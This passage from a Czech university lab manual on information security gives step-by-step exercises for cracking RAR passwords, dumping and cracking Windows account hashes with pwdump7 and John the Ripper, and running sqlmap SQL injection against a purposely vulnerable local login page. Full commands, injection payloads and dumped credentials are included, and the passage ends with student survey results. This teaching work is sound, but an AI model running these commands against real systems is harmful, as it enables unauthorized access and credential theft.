Pokud jste úspěšně zvládli prolomit heslo do připraveného routeru, můžete si otestovat, jak dlouho Vám bude trvat složitější heslo. Případně můžeme router přenastavit na WPA/WPA2 zabezpečení. Prolomit WPA v nějaké rozumné době není vůbec jednoduché, proto je tato část úlohy spíše pro domácí testování. Při zkoušce prolomení WPA2 zabezpečení, které trvalo přes 90 minut a vyzkoušel několik milionů klíčů bohužel Aircrack neuspěl.



6.5 Úloha č. 5 – Zjišťování hesel k zabezpečeným souborům


Tato část slouží k vyzkoušení jednoduchých programů John the Ripper a RAR password recovery, které se snaží prolamovat hesla u zabalaných souborů rar a systémů Windows.

6.5.1 Zadání

Díky těmto programům otestujte sílu svých hesel. Vyzkoušejte, jak dlouho bude trvat, prolamovaní hesla do souboru RAR a jak dlouho potrvá, než John the Ripper prolomí heslo do systému Windows


6.5.2 Postup

1. Stáhněte a nainstalujte si RAR password recovery. Použití tohoto programu je velice jednoduché a poměrně rychlé. V nastavení si můžeme vybrat, které znaky má program otestovat (číslice, velká písmena, malá písmena, znaky,…), a od jaká délky hesla má program začínat.



2. Vytvoříme si vlastní soubor rar a nastavíme libovolné heslo (počítejte s tím, že čím delší a složitější heslo bude, tím déle bude program pracovat). Pro naši zkoušku zvolíme jednoduché heslo. V programu vybereme, jaký soubor má otevřít, a nastavíme jaké písmena, či číslice má testovat. Poté stiskneme tlačítko „Start“ a sledujeme, jaké kombinace program zrovna testuje.


3. V našem testu bylo použito jednoduché heslo, i tak se doba prolomení pohybovala okolo 10 minut. Po úspěšném rozluštění program nabízí možnost uložit heslo do jeho databáze a tím zabránit opětovnému zapomenutí hesla pro daný soubor.




1. V další části tohoto testu se pokusíme získat přihlašovací heslo k Windows účtu. Pro tyto účely použijeme program John the Ripper. Příprava bude o něco složitější. Stáhneme si z moodlu složku John the Ripper a Dump. Tyto složky přesuneme na disk C:

cygwin64	18. 6. 2015 8:07	Složka souborů
dump	18. 6. 2015 10:46	Složka souborů
GOG Games	24. 4. 2015 0:54	Složka souborů
john179j5	18. 6. 2015 8:29	Složka souborů
PerfLogs	22. 8. 2013 17:22	Složka souborů
Program Files	17. 6. 2015 13:07	Složka souborů
Program Files (x86)	17. 6. 2015 13:29	Složka souborů
Users	23. 4. 2015 23:51	Složka souborů
Windows	18. 6. 2015 8:33	Složka souborů
John	18. 6. 2015 8:31	Soubor
wepkeys	17. 6. 2015 22:33	Textový dokument


2. Do obou složek překopírujeme program „cmd.exe“, který nalezneme v kořenové složce systému. Důležité je, abychom „cmd.exe“ pouštěli vždy, jako administrátor. První pustíme „cmd.exe“ v souboru „dump“ a napíšeme následující příkaz: pwdump7>pwd.txt. To nám vytvoří soubor pwd.txt ve složce, který otevřeme.




3. V souboru pwd.txt uvidíme soupis účtů na daném pc. Text v něm upravíme podle následujících obrázků.



4. Takto upravený soubor uložíme a překopírujeme do složky „john“ a podsložky „run“. Uzavřeme příkazový řádek v souboru „dump“. Otevřeme složku „john“ a „run“ a v něm „cmd.exe“ opět jako administrátor



5. Zde zadáme následující příkaz: „john pwd.txt a odentrujeme. John the Ripper začne zkoušet jednotlivá hesla. Toto zabere nějaký čas. Pokud stiskneme enter znova, vypíše se nám momentální stav procesu.



6.5.3 Dokončení úlohy

Vyzkoušejte si na svých PC vytvořit další účty s jednoduchým heslem a opakujte práci s programem John the Ripper. Otestujte, jak velké rozdíly budou mezi prolomením lehkého a složitého hesla.

6.6 Úloha č. 6 - Testování webových aplikací – SQL injection

6.6.1 Zadání

Tento úkol bude složitější na přípravu. Zadáním je nastavit vlastní server pomocí MySQL a Apache. S tímto nám pomůže program XAMPP, který dokáže oba zmíněné emulovat. Až připravíme server, začneme testovat odolnost proti neoprávněnému vstupu do systému. Stačí postupovat dle pokynů.

6.6.2 Postup


1. Stáhneme si složku „xampp“ a „mysql“. První jmenovanou složku přesuneme na disk C: a otevřeme. Ve složce otevřeme soubor „apache“ a v ní „conf“. Zde otevřeme soubor httpd.conf pomocí poznámkového bloku nebo Notepad++. Vyhledáme řádek 58 a „Listen 80“ změníme na „Listen 8888“.

```
57 #Listen 12.34.56.78:80
58 Listen 8888
```

   Dále ve složce „conf“ otevřeme „extra“ a zde vyhledáme „httpd-ssl.conf“. Tento soubor opět otevřeme a zde vyhledáme řádek 39, kde změníme „Listen 43“ na „Listen 4443“


```
39 Listen 4443
```

2. Vrátíme se do složky „xampp“ a spustíme (jako správce) program „xampp-control“. Zde tlačítkem start pustíme Apache a MySQL (případně povolíme porty v bráně firewall, pokud budeme dotázáni.



3. Pokud jsme vše provedli správně, otevřeme si webový prohlížeč a do adresy napíšeme do adresného řádku „http“//localhost:8888“ a stiskneme enter. Následně se otevře následující stránka. To nám potvrdí, že jsme nastavili prozatím server správně.

4. Nyní otevřeme složku „htdocs“ v adresáři „xampp“ a její obsah vymažeme. Do této složky poté přesuneme druhý stažený soubor „mysql“. V „mysql“ vyhledame soubor „dbcreate“ a otevřeme.
5. Spustíme (jako správce) příkazový řádek a v něm zadáme příkazy podle obrázku níže.



Stiskneme enter a pod vygenerované řádky zkopírujeme ze souboru „dbcreate“ následující:


```
create database a;

use a;
create table tbl1(id int, username varchar(100),password varchar(100),encpassword varchar(100),description varchar(100));

insert into tbl1 values(1,"name","pass",md5("pass"),"description of user name");
insert into tbl1 values(2,"name2","pass2",md5("pass2"),"description of user name2");
insert into tbl1 values(3,"a","aaaaa",md5("aaaaa"),"description");
insert into tbl1 values(4,"b","aaaaa",md5("aaaaa"),"description");
```

Opět stiskneme enter a pokud vše proběhlo v pořádku, můžeme příkazový řádek uzavřít a vyzkoušet, zda naše aplikace funguje.

6. Ve webovém prohlížeči napíšeme adresu: „http://localhost:8888/mysql/sql1/sql.html“ a stiskneme enter. Otevře se nám přihlašovací obrazovka, kde budeme požádání o uživatelské jméno a heslo. Nejprve zkusíme libovolné jméno a heslo. Prohlížeč by nám měl oznámit, že se jedná o neplatné přihlašovací údaje. Vrátíme se proto znova na přihlašovací stránku a zadáme jako User name: „name“ a Password: „pass“. Nyní dostaneme hlášku o úspěšném přihlášení. Pokud vše funguje, server máme nastavený správně a můžeme začít s testováním SQL injection.

Nyní si ukážeme, jak se dostat do přihlašovací oblasti neautorizovaným přístupem.

1. Stáhneme a přesuneme na disk C: složku „sqlmap“ a „python“, který nainstalujeme. Při instalaci zaškrtneme instalaci python.exe.



2. Po nainstalování otevřeme příkazový řádek (jako správce) a zadáme cestu.

```
C:\Windows\system32>cd \sqlmap

C:\sqlmap>
```

Spustíme „spqlmap.py“

```
C:\sqlmap>sqlmap.py
```

Po zadání „sqlmap.py –hh dostaneme nápovědu s výpisem příkazů pro sqlmap.

3. Nyní zadáme následující příkaz, který se nám pokusí zjistit informace o username a password. Poslední část příkazu určuje, jakou databázi používá server (Mysql) a příkaz level a risk nastavuje sílu testů.

```
C:\sqlmap>sqlmap.py --url=http://localhost:8888/mysql/sql1/sql.php --data=userna
me=aaa,password=bbb --dbms=MySQL --level=5 --risk=3
```

4. Dostaneme informační hlášku s výpisem, jaké testy sqlmap provedl a jakou měli úspěšnost.

```
Place: POST
Parameter: username
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (Generic comment)
    Payload: username=-6207' OR (5321=5321)--

    Type: error-based
    Title: MySQL OR error-based - WHERE or HAVING clause
    Payload: username=-4084' OR 1 GROUP BY CONCAT(0x7175787771,(SELECT (CASE WHE
N (3689=3689) THEN 1 ELSE 0 END)),0x7178616571,FLOOR(RAND(0)*2)) HAVING MIN(0)#

    Type: AND/OR time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query - comment)
    Payload: username=aaa,password=bbb' AND 5618=BENCHMARK(5000000,MD5(0x71596a6
8))#
---
[19:03:11] [INFO] testing MySQL
[19:03:11] [INFO] confirming MySQL
[19:03:12] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.7, PHP 5.5.6
back-end DBMS: MySQL >= 5.0.0
[19:03:12] [WARNING] cannot properly display Unicode characters inside Windows O
S command prompt (http://bugs.python.org/issue1602). All unhandled occurances wi
ll result in replacement with '?' character. Please, find proper character repre
sentation inside corresponding output files.
[19:03:12] [INFO] fetched data logged to text files under 'C:\Users\Luk??\.sqlma
p\output\localhost'

[*] shutting down at 19:03:12
```

5. Abychom zjistili název databáze, zadáme následující příkaz

```
C:\sqlmap>sqlmap.py --url=http://localhost:8888/mysql/sql1/sql.php --data=userna
me=aaa,password=bbb --dbms=MySQL --level=5 --risk=3 --current-db
```

Výsledek je následující – název databáze je „a“

```
[19:17:50] [INFO] testing MySQL
[19:17:50] [INFO] confirming MySQL
[19:17:50] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.7, PHP 5.5.6
back-end DBMS: MySQL >= 5.0.0
[19:17:50] [INFO] fetching current database
[19:17:50] [INFO] retrieved: a
current database:    'a'
```

6. Dalším příkazem zjistíme název uživatele, který vlastní databázi

```
C:\sqlmap>sqlmap.py --url=http://localhost:8888/mysql/sql1/sql.php --data=userna
me=aaa,password=bbb --dbms=MySQL --level=5 --risk=3 --current-user
```

Username je „root@localhost“

```
[19:25:09] [INFO] testing MySQL
[19:25:09] [INFO] confirming MySQL
[19:25:09] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.7, PHP 5.5.6
back-end DBMS: MySQL >= 5.0.0
[19:25:09] [INFO] fetching current user
[19:25:09] [INFO] retrieved: root@localhost
current user:    'root@localhost'
```

7. Následující příkaz nám vypíše název tabulky a další potom obsah tabulky

```
C:\sqlmap>sqlmap.py --url=http://localhost:8888/mysql/sql1/sql.php --data=userna
me=aaa,password=bbb --dbms=MySQL --level=5 --risk=3 --tables -D a
```

Výsledek

```
[19:26:56] [INFO] testing MySQL
[19:26:57] [INFO] confirming MySQL
[19:26:57] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.7, PHP 5.5.6
back-end DBMS: MySQL >= 5.0.0
[19:26:57] [INFO] fetching tables for database: 'a'
[19:26:57] [INFO] the SQL query used returns 1 entries
[19:26:57] [INFO] retrieved: tbl1
Database: a
[1 table]
+------+
| tbl1 |
+------+
```

Příkaz pro obsah tabulky

```
C:\sqlmap>sqlmap.py --url=http://localhost:8888/mysql/sql1/sql.php --data=userna
me=aaa,password=bbb --dbms=MySQL --level=5 --risk=3 --columns -D a -T tbl1
```

Výsledek

```
[19:29:12] [INFO] fetching columns for table 'tbl1' in database 'a'
[19:29:12] [INFO] the SQL query used returns 5 entries
[19:29:12] [INFO] retrieved: id
[19:29:12] [INFO] retrieved: int(11)
[19:29:13] [INFO] retrieved: username
[19:29:13] [INFO] retrieved: varchar(100)
[19:29:13] [INFO] retrieved: password
[19:29:13] [INFO] retrieved: varchar(100)
[19:29:13] [INFO] retrieved: encpassword
[19:29:13] [INFO] retrieved: varchar(100)
[19:29:13] [INFO] retrieved: description
[19:29:13] [INFO] retrieved: varchar(100)
Database: a
Table: tbl1
[5 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| description | varchar(100) |
| encpassword | varchar(100) |
| id          | int(11)      |
| password    | varchar(100) |
| username    | varchar(100) |
+-------------+--------------+
```

6.6.3 Dokončení úlohy

Poslední a závěrečný příkaz nám vypíše a pokusí se dešifrovat uživatelská jména a hesla.

```
C:\sqlmap>sqlmap.py --url=http://localhost:8888/mysql/sql1/sql.php --data=userna
me=aaa,password=bbb --dbms=MySQL --level=5 --risk=3 --dump -D a -T tbl1
```

A výsledkem této SQL injection je výpis jmen a hesel zapsaných uživatelů, díky kterému se můžeme přihlásit do systému.


```
[02:19:35] [INFO] resumed: description of user name
[02:19:35] [INFO] resumed: 1a1dc91c907325c69271ddf0c944bc72
[02:19:35] [INFO] resumed: 1
[02:19:35] [INFO] resumed: pass
[02:19:35] [INFO] resumed: name
[02:19:35] [INFO] resumed: description of user name2
[02:19:35] [INFO] resumed: c1572d05424d0ecb2a65ec6a82aeacbf
[02:19:35] [INFO] resumed: 2
[02:19:35] [INFO] resumed: pass2
[02:19:35] [INFO] resumed: name2
[02:19:35] [INFO] resumed: description
[02:19:35] [INFO] resumed: 594f803b380a41396ed63dca39503542
[02:19:35] [INFO] resumed: 3
[02:19:35] [INFO] resumed: aaaaa
[02:19:35] [INFO] resumed: a
[02:19:35] [INFO] resumed: description
[02:19:35] [INFO] resumed: 594f803b380a41396ed63dca39503542
[02:19:35] [INFO] resumed: 4
[02:19:35] [INFO] resumed: aaaaa
[02:19:35] [INFO] resumed: b
```

Vždy vypíše hash uživatele, jeho pořadí, heslo a jméno.

7 Hodnocení úloh studenty podle dotazníku


Po vytvoření výše vypsaných úloh jsem poskytl část materiálů z přednášek předmětu Bezpečnost informačních technologií tazatelům a poté jim předložil výše vytvořené návody a potřebný software pro vykonání úloh. Po dokončení úloh studenti vyplnili krátký dotazník, ve kterém hodnotili jednotlivé úlohy a poté jejich názor na úlohy celkově. Tento proces absolvovalo celkově 30 studentů. Níže uvedu výsledky průzkumu.

Setkali jste se už s pojmem bezpečnost informačního systému?




Ano	**23**	76.7 %
Ne	**2**	6.7 %
Někde jsem tento pojem zaslechl	**5**	16.7 %

Absolvovali jste předmět Bezpečnosti informačního systému s doc. Ing. Ladislavem Beránekem, CSc., MBA?




Ano	**14**	46.7 %
Ne	**16**	53.3 %

Úloha č.1 - Firewall a nastavování filtrů - byl pro Vás návod s postupem, jak vykonat tuto úlohu užitečný?




Ano - pochopil/a jsem tuto problematiku lépe	**11**	36.7 %
Ano - ale problematiku jsem chápal/a už dříve	**15**	50 %
Ne - ale návod byl použitelný	**3**	10 %
Ne - návod mi nebyl k ničemu	**1**	3.3 %

Úloha č.2 - Sledování paketů - byl pro Vás návod s postupem, jak vykonat tuto úlohu užitečný?




Ano - pochopil/a jsem tuto problematiku lépe	**10**	33.3 %
Ano - ale problematiku jsem chápal/a už dříve	**16**	53.3 %
Ne - ale návod byl použitelný	**3**	10 %
Ne - návod mi nebyl k ničemu	**1**	3.3 %

Úloha č.3 - Šifrování a dešifrování dat - byl pro Vás návod s postupem, jak vykonat tuto úlohu užitečný?




Ano - pochopil/a jsem tuto problematiku lépe	**14**	46.7 %
Ano - ale problematiku jsem chápal/a už dříve	**10**	33.3 %
Ne - ale návod byl použitelný	**5**	16.7 %
Ne - návod mi nebyl k ničemu	**1**	3.3 %

Úloha č.4 - Prolamování wi-fi hesel - byl pro Vás návod s postupem, jak vykonat tuto úlohu užitečný?




Ano - pochopil/a jsem tuto problematiku lépe	**23**	76.7 %
Ano - ale problematiku jsem chápal/a už dříve	**5**	16.7 %
Ne - ale návod byl použitelný	**1**	3.3 %
Ne - návod mi nebyl k ničemu	**1**	3.3 %

Úloha č.5 - Zjišťování hesel k zabezpečeným souborům - byl pro Vás návod s postupem, jak vykonat tuto úlohu užitečný?




Ano - pochopil/a jsem tuto problematiku lépe	**24**	80 %
Ano - ale problematiku jsem chápal/a už dříve	**6**	20 %
Ne - ale návod byl použitelný	**0**	0 %
Ne - návod mi nebyl k ničemu	**0**	0 %

Úloha č.6 - Testování webových aplikací - SQL injection - byl pro Vás návod s postupem, jak vykonat tuto úlohu užitečný?



Ano - pochopil/a jsem tuto problematiku lépe	**24**	80 %
Ano - ale problematiku jsem chápal/a už dříve	**5**	16.7 %
Ne - ale návod byl použitelný	**1**	3.3 %
Ne - návod mi nebyl k ničemu	**0**	0 %

Jak hodnotíte celkově úlohy? Pomohli Vám s lepším pochopením problematiky?



